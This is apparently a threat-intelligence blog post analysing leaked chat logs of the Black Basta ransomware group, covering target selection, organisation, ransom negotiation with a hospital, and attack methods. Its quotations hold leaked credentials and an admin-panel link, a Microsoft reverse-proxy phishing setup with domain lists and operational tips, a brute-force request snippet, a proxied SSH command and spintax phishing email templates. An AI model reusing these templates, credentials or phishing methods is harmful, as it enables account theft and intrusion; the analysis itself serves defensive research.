Inside BlackBasta: What Leaked Conversations Reveal About Their Ransomware Operations

Archived: 2026-04-05 15:40:53 UTC

Blog

Executive Summary

Recently, there has been a series of secret chat logs leaked from a group of people that distribute the ransomware known as ‘Black Basta’. The chat logs contain general conversations, insights into their operations and their internal infrastructure. These observations of how a group operates and communicates are rare, and provide insight into their Tactics, Techniques & Procedures (TTPs).

What is BlackBasta ransomware?

Black Basta is a ransomware strain that uses ChaCha20 and XChaCha20 symmetric encryption algorithms to encrypt the files it holds for ransom. Black Basta infections have been seen mostly against Small and Medium-Sized Enterprises (SME), seem to be using public services for victim selection.

Victims of Black Basta ransomware covers a diverse range of industries, including Construction, Law, Transportation, Manufacturing, Electrical, and Financial Services.

Geographically, the most targeted regions include the United States, Germany, the United Kingdom, Canada, Italy, and Switzerland.

Introduction

This comprehensive overview provides valuable insight into the recently leaked conversations, which span from 2023 September into 2024 June. These discussions collectively offer a deeper understanding of the group’s operations, including their tactics, decision-making processes, and strategic shifts over time.

This analysis concentrates solely on the dataset derived from `bestflowers.json`, which was disclosed by a source known as “ExploitWhispers” through Telegram.

Threat Actor Insights

Current Status of Black Basta Ransomware

Recent indications suggest that Black Basta is currently inactive. The latest information regarding the group reveals a period of inactivity since the beginning of the year, attributed to internal conflicts. For further details.




Figure 1: Black Basta Inactivity

Source of the Leak

The Leak initially popped up on Telegram (= whisper stop) mentioning a https[:]//mega[.]nz link which was promptly taken down.

Figure 2: Dataset Leaks

Figure 3: Black Basta Inactivity

Revenue Based Target Selection

Commercial services such as Revenue Storm and Zoominfo seem to have been heavily used to select targets across different geographies, depending on the dataset available online, direct links describing the potential victims were shared:

```
  revenue_6B_to25M.csv
FOUND_USA_revenue_6B_to_25M.csv
FOUND_Canada_revenue_10B_to_15M.csv
FOUND_USA_revenue_6B_to_25M.csv
FOUND_Canada_revenue_10B_to_15M.csv
revenue_6B_to25M.csv
FOUND_USA_revenue_6B_to_25M.csv
FOUND_Canada_revenue_10B_to_15M.csv
```

```
 @usernamegg
I think that 200-300 million earned and 10% is normal
```

```
In this regard, our approach is +- the same, I also understand that foot soldiers will never be able to conduct
That's why now I'm trying to strengthen the team with competent personnel."
```

Black Basta Organisation

The analysis of the conversations reveals an intriguing observation. The members of Black Basta conduct themselves, as if it were an ordinary day at work, engaging in general discussions about their usual operations.

```
 @usernamegg
Hi
everyone is getting things going
what will be the hashes
did you have work in the summer?
@usernameboy
Okay, no, we were resting
is the capacity OK?
```

Human Element

Breakdown of the Chat Contributors

The use of various potential chat systems has been noted among the members, who frequently refer to a “new element.”. This term may indicate a shift in the chat system, the formation of a new group chat, or the exploration of an alternative communication platform.

```
 @usergg
Hi, waiting for contacts
Login: pro100boy Password: 4W1VSS!xZVaSGEDg%bgwr1GwTSx3fdvTVtt5vEAR
Mail: pro100boy@electionusa2025[.]shop
I'm leaving here
usergg - look for me by this nickname in the new element (chat?)
```

The visualization of the 79 threads and 48 contributors reveals collaboration patterns with a dominant central hub and peripheral clusters of connected users.





Figure 4: User Collaboration Network

From a purely volumetric perspective, a small number of users have generated the majority of the content within the groups. The use of username aliases appears to be a consistent trend. Is there a consensus among the most active contributors regarding a fixed alias? Could it be that the same user is behind these aliases?

Message Analytics

Who is the largest contributor to the Black Basta chats?



Based on our observations, the image below presents analytics regarding the most engaged active users. Notably, “usernamegg” stands out as the most active participant, demonstrating the highest level of interaction within the

observed chat leaks.




Figure 5: Black Basta Message Analytics

@usernamegg has been observed to be the “head of the operations” taking a big part of the decision making, administrative tasks. Here is an example of @usernamegg creating new accounts and move chats over to new domains:

```
 usernamegg,matrix.bestflowers247.online,Login: pro100boy Password: 4W1V...omitted...vEAR Mail: pro100boy@elect
usernamegg,matrix.bestflowers247.online,Login: user777 Password: t3gg...omitted...TsvD Mail: user777@electionusa
usernamegg,matrix.bestflowers247.online,Login: hunterpass Password: tVgV!...omitted...AXdBa Mail: hunterpass@ele
usernamegg,matrix.bestflowers247.online,electionusa2025[.]shop
usernamegg,matrix.bestflowers247.online,Login: ugway Password: Re@@...omitted...qAvV Mail: ugway@electionusa202
usernamegg,matrix.bestflowers247.online,Login: userlapa Password: CdFR...omitted...tdAC Mail: userlapa@electionu
usernamegg,matrix.bestflowers247.online,Login: burrito Password: !2Qs...omitted...xACW Mail: burrito@electionusa
usernamegg,matrix.bestflowers247.online,Login: timber Password: xBd4...omitted...ADe3 Mail: timber@electionusa2
usernamegg,matrix.bestflowers247.online,Login: chuck Password: qeg2...omitted...@!v25 Mail: chuck@electionusa20
usernamegg,matrix.bestflowers247.online,Login: cameron Password: B4R%...omitted...X%dDg Mail: cameron@electionus
usernamegg,matrix.bestflowers247.online,Login: cob_crypt_ward Password: SaTB...omitted...tbxVe Mail: cob_crypt_w
usernamegg,matrix.bestflowers247.online,Login: han Password: zeeC...omitted...QGad Mail: han@electionusa2025[.]s
usernamegg,matrix.bestflowers247.online,electionusa2025[.]shop - server name
usernamegg,matrix.bestflowers247.online,Login: znet Password: @@dr...omitted...1wEA Mail: znet@electionusa2025[
```

Truly Global Operation

We have put together the geographical locations involved, based on public IP data relating to over 3000 leaked IP addresses, including both compromised infrastructure and victims. This highlights the low-cost of available infrastructure and ease of access/compromise devices that can be utilised to launch attacks, host intermediate infrastructure on, or use for Command and Control.




Figure 5: Black Basta IP locations

Situational Awareness

The group conducted thorough monitoring of their online presence, exchanging messages about themselves a total of 65 times. Black Basta has been diligently tracking reports concerning the group, as well as other entities such as BlackCat, Rhysida, LockBit, Kaseya, and Stormous, and their related articles.

Timeline of users within the chat, the volume of messages and how that is spread over the duration of the chat logs:




Figure 6: News Awareness

LockBit disruption discussion

Black Basta reacts to law enforcement taking down LockBit servers via PHP vulnerabilities.

```
 usernameyy,https: //www.bleepingcomputer.com/news/security/lockbits-seized-site-comes-alive-to-tease-new-polic
usernameyy,poor guy
usernamegg,we could have the same outcome at any moment
usernamegg,all old chats need to be deleted so that they can't be restored)
```

```
usernameyy,thank God our servers with keys are not connected to the admin panel at all
usernameyy,we've done everything correctly
usernamegg,time will tell)
usernameyy,they've taken a harsh approach to ransom
usernameyy,they put a guy from Revil in jail a couple of days ago
usernameyy,13 years old
usernamegg,yes
usernamegg,I saw
```

Chatter with LockBit Support after FBI report

An intriguing dialogue with Lockbit Support followed the release of a report by the FBI. This conversation highlights concerns surrounding a particular issue related to PHP vulnerable servers utilised by the FBI. The discussion appears to pivot towards Black Basta, suggesting they are working on a solution to address this matter.

```
 2024-02-20 09:42:25
[11:14:26] BB: Hello
[11:14:33] BB: What's going on?
[11:14:38] BB: How are you there?
[11:14:43] BB: https: //www.bleepingcomputer.com/news/security/lockbit-ransomware-disrupted-by-global-police-ope
[11:57:27] LockBit: FBI uses vulnerable PHP to hack a couple of servers, servers with data are intact, I'm sitt
[12:42:00] BB: I ponyl, I'll fix it, everything will be fine ok.
```

Observed Discussions on Rhysida Ransomware

We have thoroughly examined and analysed various discussions surrounding Rhysida ransomware, drawing insights from multiple sources and reports, including those from Trend Micro and SentinelOne.

These discussions also referenced links to the Rhysida onion leak site, raising questions about its credibility as the “first office blog.” The conversations indicate a proactive approach to monitoring Rhysida’s activities, likely for the purposes of competitive intelligence or to identify operational overlaps.

Negotiation

```
 From the typical ransom.txt:
"- Do not hire a recovery company. They can't decrypt without the key.
They also don't care about your business. They believe that they are
good negotiators, but it is not. They usually fail. So speak for yourself."
```

```
 "Hello ...omitted victim...
Thank you for joining this private chat. This chat is secure and confidential. It is all TLP: Red and only desig

Typically we will send an introductory message explaining who we are, and what is going on with your systems, ar

First, we understand that most likely we are now talking to a Mandiant representative. This means you know who E
```

```
Second, we hope you realize that while Mandiant is the one curating the investigation, our counterpart here is

Now, when we covered the negotiation side, we will go straight to the case.
As you yourself know, we had locked over 12000 of your servers and harvested 3 TB of your data. In any other cas
HOWEVER, in this case, the situation is different.

You are a hospital network, moreover, a religious one, and we are not some deplorable garbage like the other gro

So, please read this VERY CAREFULLY:

We are aware of the current disruptions, from diverted ambulances to cancelled surgery appointments. This wasn't
Hence, this is our proposal.

Right now, you perform a medical triage. Think, assess and figure out what you can tell us on what can be done t
```

Technical Analysis

Through our analysis of the conversations, we have identified several tools that the group employs to support their operations.

Attack Vectors

Based on the dataset observed in the `bestflowers.json` we have observed the following attack vectors being used by Black Basta during the timeframe of the conversations that were leaked online.

- **Phishing Attacks** – Performing large-scale phishing campaigns targeting Microsoft services like Office 365 and Azure. The attackers register and configure fraudulent domains, obtain SSL certificates, and use reverse proxies to intercept login credentials and session cookies, bypassing MFA protections.

```
 #### **May 15, 2024 - 19:31:50**
- **UsernameGG:**
  "[21:45:31] _: There are no TXT records on the domains yet (needed to issue the certificate), I will only be a
  [21:46:01] _: Reference for the panel
  [21:46:12] _: 29:AF:EE:84:8D:C6:FD:86:3F:F0:FA:9A:F1:0E:9B:51:AF:CE:A0:34:E8:81:02:61:E4:B2:E6:66:14:15:0C:C0
  [21:46:12] _: https[:]//jyrl5cskoqv5miqssygjmfnqq7c6s3vrxuo2dehej2jj5vxvw4ukeeid.onion:8081/K4fUPie-pZaLjS9TjB
  [21:46:15] _: admin_panelp/iePUTTCgKRJANw7;jF35Si53KMC
  [21:46:23] _: admin_panel
  [21:46:25] _: EF;p/iePUTTCgKRJANw7;jF35Si53KMC
  [21:46:31] _: Login credentials
  [21:46:42] _: The first thing is the sha256 fingerprint of the certificate that needs to be verified
  [21:46:54] _: Then the link, login, password
  [21:48:03] _: I'll be AFK for about 8 hours
  [21:58:03] **AA:** ++"

#### **May 15, 2024 - 20:30:11**
```

- **UsernameYY:**
  "https[:]//jyrl5cskoqv5miqssygjmfnqq7c6s3vrxuo2dehej2jj5vxvw4ukeeid.onion:8081/K4fUPie-pZaLjS9TjBzhuxPVDcUeCQ
  basic:
  admin_panel
  EF;p/iePUTTCgKRJANw7;jF35Si53KMC"

May 16, 2024 - 09:00:25
- **UsernameGG:**
  "[Pending - 2024-05-15]
  [16:51:55] **AA:** Hey
  [16:51:57] **AA:** ?
  [16:55:49] _: Hi, I'm here
  [16:55:58] _: About Microsoft phishing reverse
  [16:56:29] _: Keep in mind that for it to work, about 25 domains need to be set up
  [16:56:51] **AA:** Hi
  [16:56:53] **AA:** Yeah
  [16:56:56] **AA:** Why so many?
  [16:57:08] **AA:** Are you intercepting cookies?
  [16:57:12] **AA:** Will you set everything up?
  [16:57:21] _: office365.com: // *.res.
  [16:57:21] _: live.com:
  [16:57:21] _: s-microsoft.com:
  [16:57:21] _: microsoftonline.com:
  [16:57:21] _: microsoft.com: // *.pipe.aria.
  [16:57:21] _: microsoft365.com:
  [16:57:21] **AA:** I'll be doing corporate phishing
  [16:57:21] _: office.com: // *.delve.
  [16:57:21] _: office.net: // *.cdn. *.public.cdn.
  [16:57:21] _: msftauth.net:
  [16:57:21] _: msauth.net:
  [16:57:21] _: azure.com:
  [16:57:21] _: googleapis.com:
  [16:57:21] _: azureedge.net:
  [16:57:21] _: akamaized.net:
  [16:57:21] _: sharepoint.com:
  [16:57:21] _: 1drv.ms:
  [16:57:21] _: live.net:
  [16:57:21] _: msecnd.net:example.com
  [16:57:21] _: clarity.ms:example.com
  [16:57:21] _: adnxs.com:example.com
  [16:57:21] _: 3lift.com:example.com
  [16:57:21] _: c.bing.com:example.com
  [16:57:22] _: godaddy.com:
  [16:57:22] _: adfs:
  [16:57:22] _: github.com:
  [16:57:22] _: githubassets.com:
  [16:57:22] _: okta.com:

```
[16:57:23] _: oktacdn.com:
[16:57:28] _: These are the domains that need to be replaced
[16:57:32] _: That’s why there are so many
[16:57:33] _: The interception is working
[16:57:41] _: We need proxies and domains
[16:57:45] **AA:** Alright
[16:57:47] _: You add the domains yourself, I can help with the rest
[16:57:51] **AA:** How much do you charge for setup?
[16:58:00] _: Everything is already set up
[16:58:07] _: The deployment will be ready in 20 minutes
[16:58:15] **AA:** What about domains?
[16:58:27] _: You install the domains
[16:58:36] **AA:** Where?
[16:58:44] _: In the panel, I’ll send the address
[16:58:44] **AA:** I have to set up the domains?
[16:58:48] _: And the IP where to install as well
[16:59:01] _: Do not use newly registered domains or it will be flagged
[16:59:05] _: We need dropped domains
[16:59:25] **AA:** Do you know anyone selling them?
[16:59:30] _: Yes
[16:59:37] **AA:** Can you buy them yourself?
[16:59:40] **AA:** I’ll send the money
[16:59:51] **AA:** I need to test if it works
[16:59:51] _: Okay
[16:59:55] **AA:** Will this method work?
[17:00:10] _: BTC/XMR?
[17:00:34] **AA:** If I can intercept their cookies and instantly access Microsoft SSO Security
[17:00:39] **AA:** There will be many opportunities
[17:00:46] **AA:** BTC
[17:00:59] _: bc1q52e6l39xsaxjhz66qpdh8msacrnf5q0a0fn364"
```

- **Credential Stuffing for Remote Access** – Brute-force attacks, exploits or utilising leaked, stolen or Exposed login credentials for major enterprise remote access portals, including:
    - VPN and Firewall products including: Citrix, Checkpoint, SonicWall, Pulse Secure, ScreenConnect, GlobalProtect, Juniper Secure Connect, RDP and RDWeb
    - Admin credentials leaked alongside user passwords
    - Active brute-force testing on Citrix portals with confirmed success.
    - Mention of BMT (possibly botnet infrastructure) and IP tracking:
        - 64.176.219[.]106 repeatedly referenced in the conversations

```
 @usernamegg
I have a mail pass 500k database
can you decrypt it?
how long will it take?

<presumably @usernamegg sharing hashes>
```

```
photo_2023-10-03 15.37.25.jpeg
photo_2023-10-03 15.37.28.jpeg

@usernameboy
We need to understand what type of hash it is, I'll figure out what it is
```

There are well over 1000 messages about credential dump / brute-forced password files:

```
 1FORTI_VALID_REVENUE.txt
2FORTI_BRUTED_VALID_REVENUE.txt
ADFS_VALID_idpinitiatedsignon.txt
AUTH_FROM_APOLLO_VALID_20240209.txt
AUTH_FROM_APOLLO_VALID_20240210.txt
AUTH_FROM_APOLLO_VALID_20240211.txt
AUTH_FROM_APOLLO_VALID_20240212.txt
AUTH_FROM_APOLLO_VALID_20240213.txt
AUTH_FROM_APOLLO_VALID_20240214.txt
AUTH_FROM_APOLLO_VALID_20240215.txt
AUTH_FROM_APOLLO_VALID_20240216.txt
AUTH_FROM_APOLLO_VALID_20240217.txt
AUTH_FROM_APOLLO_VALID_20240218.txt
AUTH_FROM_APOLLO_VALID_20240222.txt
AUTH_FROM_APOLLO_VALID_20240223.txt
AUTH_FROM_APOLLO_VALID_20240224.txt
AUTH_FROM_APOLLO_VALID_20240225.txt
AUTH_FROM_APOLLO_VALID_20240226.txt
AUTH_VALID_.txt
AUTH_VALID_20240209.txt
AUTH_VALID_20240211.txt
AUTH_VALID_20240212.txt
AUTH_VALID_20240213.txt
AUTH_VALID_20240214.txt
AUTH_VALID_20240215.txt
AUTH_VALID_20240216.txt
AUTH_VALID_20240222.txt
AUTH_VALID_OWA.txt
CISCO_BRUTED_VALID_IPS.txt
CISCO_BRUTED_VALID_IPS.txt
CISCO_BRUTED_VALID_IPS_REVENUE.txt
CISCO_BRUTED_VALID_ITEMS.txt
CISCO_BRUTED_VALID_ITEMS_REVENUE.txt
CISCO_VALID_ITEMS.txt
CISCO_VALID_ITEMS16.txt
CISCO_VALID_ITEMS_.txt
CW_VALID_AU.txt
CW_VALID_CA.txt
```

```
CW_VALID_CH.txt
CW_VALID_DE.txt
CW_VALID_FR.txt
CW_VALID_GB.txt
CW_VALID_HK.txt
CW_VALID_NZ.txt
CW_VALID_US.txt
FORTI_BRUTED_VALID_REVENUE.txt
forti_hkcu.txt
forti_hklm.txt
FORTI_VALID_.txt
FORTI_VALID_FROM_ALL_FILES_REVENUE.txt
FORTI_VALID_FROM_ALL_FILES_REVENUE.txt
FORTI_VALID_FROM_SPM.txt
FORTI_VALID_REVENUE.txt
PALO_VALID_FILTERED.txt
SONIC_BRUT_VALID_REVENUE.txt
SONIC_VALID_.txt
SONIC_VALID_ITEMS_REVENUE.txt
SOPHOS_VALID_.txt
VALID_2kkdomains.txt
VALID_BRUT_CISCO
VALID_BRUT_CISCO16.txt
VALID_BRUT_FORTI.txt
VALID_BRUT_RDWE
VALID_BRUT_RDWEB.txt
VALID_BRUT_RDWEB16.txt
VALID_BRUT_RDWEB_.txt
VALID_BRUT_SONIC.txt
VALID_BRUT_SONIC16.txt
VALID_BRUT_SONIC_.txt
VALID_PANELS_LIST_FOR_SHELLS.txt
VALID_corps_randomize.txt
VALID_need.txt
```

The group also had discussions regarding payments for hash cracking and password decryption services.

```
@usernamegg
I found a request where it will be OK for brute force
forti doesn't break the connection there
but authorization encrypted
enc=00b078b248a68a5b95d7a92fb...omitted...32759bf260000000000000000000000000
this is the request that is sent
and it is hardcoded there lmcintyre:ca...omitted...burger22!
```

```
<info>
<api encmethod=0 salt=72..omitted...4 remoteauthtimeout=30 sso_port=8020 f=1cdf />
</info>
there seems to be salt here"

yes, we need to figure out how many iterations, but it will be slow anyway
```

- **Use of Malicious Scripts** – Executing scripts (e.g., '.vbs', '.msi') to establish persistence.
- **Remote Code Execution (RCE)** – Running commands through compromised access.
- **Exploiting Cloud & SaaS Services** – Obtaining unauthorised access to enterprise services.
- **Social Engineering via IT Spoofing** – Impersonating IT departments to gain access to sensitive information.
- **SOCKS Proxy Usage for Anonymisation** – Utilising compromised proxies for stealthy operations.

```
 proxychains ssh root@216[.]146.25.53 = mickiemckittrick[.]net  USA
Password: A5WV...omitted..._Kw5RbYD3E
```

- **Targeting Jenkins –** Conducting reconnaissance and information gathering.
- **Automated Botnets & Load Balancing** – Employing bots for scanning and automating attacks.
- **Malicious Attachments** – Crafting deceptive messages to circumvent security measures. The aliases @lapa and @usernamegg have been discussing email templates, @usernamegg sharing 20 email templates on 2023-09-25:

```
 Tinker first set - 10 emails for file

Dear Recipient,
I {hope|trust|wish|believe}, this message {finds|reaches|arrives to|meets}, you in {good|excellent|prime|fine},

Greetings.
For your {convenience|ease|benefit|comfort}, the {document|file|material|record}, you've been {waiting|looking|

Hello,
I {trust|believe|hope|assume}, this email {reaches|arrives to|gets to|happens upon}, you {promptly|quickly|speed

Good day!
{Acknowledging|Recognizing|Noting|Observing}, your {request|inquiry|demand|query}, from our {recent|latest|previ

Good day.
In {line|accordance|alignment|conjunction}, with our {previous|prior|earlier|last}, {discussion|conversation|tal

Hello, Sir/Madam.
Our {team|group|crew|unit}, has {prepared|readied|set up|arranged}, and {attached|affixed|linked|added}, the {fi

Dear Colleague,
Please {find|locate|see|identify}, {attached|enclosed|affixed|appended}, the {documents|papers|files|materials},
```

```
Greetings.
In our {continued|ongoing|persistent|sustained}, {effort|endeavor|attempt|drive}, to {serve|assist|help|support}

Hello,
{Thank|Appreciate|Gratitude|Acknowledgment}, you for your {patience|tolerance|forbearance|endurance}. {Enclosed

Dear Sir/Madam,
Your {requested|desired|asked-for|sought}, {documents|papers|files|materials}, are now {ready|set|prepared|good}
```

```
 "Second set - 10 emails for link - I had to test here to keep the dialog format"

Hey,
{Hope|Trust|Believe|Wish}, you're {doing|feeling|going|being}, well. I've {dropped|left|placed|set}, the link {h

Hi,
{Hope|Trust|Believe|Wish}, you're well. I've {attached|linked|added|included}, the link you {requested|asked for

Hello,
{Just|Simply|Only|Merely}, wanted to {shoot|send|forward|give}, you the link. {Also|Moreover|Furthermore|Plus},

Hey there,
{Remember|Recall|Recollect|Think about}, that link you {asked|inquired|questioned|wondered}, about? {Here|Here i

Hi,
I've {secured|obtained|got|acquired}, the link you were {inquiring|asking|querying|wondering}, about {earlier|be

Hey,
{Here's|Here is|This is|Presenting}, that link. {Thought|Felt|Believed|Considered}, you'd {like|love|want|prefer

Hello,
I am {ensuring|making sure|guaranteeing|assuring}, you {received|got|obtained|acquired}, the gateway link in a {

Hey,
As {promised|stated|said|told}, {here's|here is|this is|I'm sending}, the link. And... it's your gateway to {unc

Hello,
{Here's|Here is|This is|Presenting}, the link. {Beyond|Apart from|Outside of|Besides}, the main {stuff|content|m

Hi,
{Here's|Here is|This is|Presenting}, the link you {mentioned|talked about|spoke of|referred to}, the {other|prev

Good day,
I've {provided|given|offered|supplied}, the link as {requested|asked for|wanted|demanded}. {Beyond|Outside|Apart
```

Malware shared

Discussions have highlighted the presence of potential malicious file samples. It appears that members were verifying the samples they had uploaded or checking for any that had been reported. Additionally, a new collection has been added to VirusTotal.

```
